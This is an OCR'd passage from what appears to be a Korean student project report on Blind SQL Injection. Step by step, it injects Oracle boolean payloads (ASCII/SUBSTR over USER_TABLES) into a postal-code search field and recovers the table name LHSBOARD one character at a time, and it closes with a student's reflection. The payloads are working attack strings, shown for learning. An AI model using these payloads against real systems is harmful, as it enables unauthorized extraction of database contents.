(정자 1 동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),1,1))>76 -- 입력, 결과가 출력되지 않으므로 첫 번째 글자의 ASCII 값 75 초과 76 이하)




(정자 1 동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),1,1))=76 -- 입력, 결과가 정상적으로 출력되므로 첫 번째 글자의 ASCII 값 76)



Step 3-2. 정자 1 동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),2,1))=72 -- 입력


: 같은 방법을 반복하여, USER_TABLES 의 세 번째 테이블명의 다른 글자의 ASCII 값도 확인한다.

: 결과가 정상적으로 출력되므로, 두 번째 글자의 ASCII 값이 72 임을 알 수 있다.



Step 3-3. 정자 1 동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),3,1))=83 -- 입력


: 결과가 정상적으로 출력되므로, 세 번째 글자의 ASCII 값이 83 임을 알 수 있다.



우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401

Step 3-4. 정자 1 동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),4,1))=66 -- 입력


: 결과가 정상적으로 출력되므로, 네 번째 글자의 ASCII 값이 66 임을 알 수 있다.



우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401

Step 3-5. 정자1동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),5,1))=79 -- 입력


: 결과가 정상적으로 출력되므로, 다섯 번째 글자의 ASCII 값이 79 임을 알 수 있다.



우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401

Step 3-6. 정자1동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),6,1))=65 -- 입력


: 결과가 정상적으로 출력되므로, 여섯 번째 글자의 ASCII 값이 65 임을 알 수 있다.



우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401

Step 3-7. 정자1동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),7,1))=82 -- 입력


: 결과가 정상적으로 출력되므로, 일곱 번째 글자의 ASCII 값이 82 임을 알 수 있다.



우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401

Step 3-8. 정자1동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),8,1))=68 -- 입력


: 결과가 정상적으로 출력되므로, 여덟 번째 글자의 ASCII 값이 68 임을 알 수 있다.



우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401

Step 3-9. 정자1동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),9,1))>0 -- 입력

: 결과가 출력되지 않으므로, 아홉 번째 글자의 ASCII 값이 없음을, 즉, USER_TABLES 의 세 번째 테이블명은 여덟 글자임을 알 수 있다.




우편번호	동	주 소

Step 3-10. 정자 1 동' AND (SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3) ='LHSBOARD' -- 입력

: 아스키 코드표를 참고하여, 8 개의 ASCII 값으로부터 8 글자의 테이블명을 추출한다.

: USER_TABLES 의 세 번째 테이블명이, 추출해낸 LHSBOARD 가 맞는지 확인한다. 결과가 정상적으로 출력되므로, USER_TABLES 의 세 번째 테이블명은 LHSBOARD 임을 알 수 있다.



우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401

* SK 쉴더스 '[Special Report] 웹 취약점과 해킹 매커니즘 #5 Blind SQL Injection' 참고 (https://blog.naver.com/PostView.naver?blogId=sk_shieldus&logNo=222851685540&parentCategoryNo=&categoryNo=18&viewDate=&isShowPopularPosts=false&from=postView)

성명	프로젝트 후 소감
박기쁨	Error Based SQL Injection 과 Blind SQL Injection 은 UNION SQL Injection 과 다르게, 한 눈에 확인하기 어려운 정보들을 기반으로 상황에 따라 다음 정보를 하나씩 찾아나가는 방식이 흥미로웠다. 실무에서는 모든 반복 과정을 직접 수행하진 않겠지만, 해킹이라는 작업이 생각처럼 화려하거나 파격적이지 않고, 원초적이고 기본적인 방법으로 이루어진 것 같다고 느꼈다.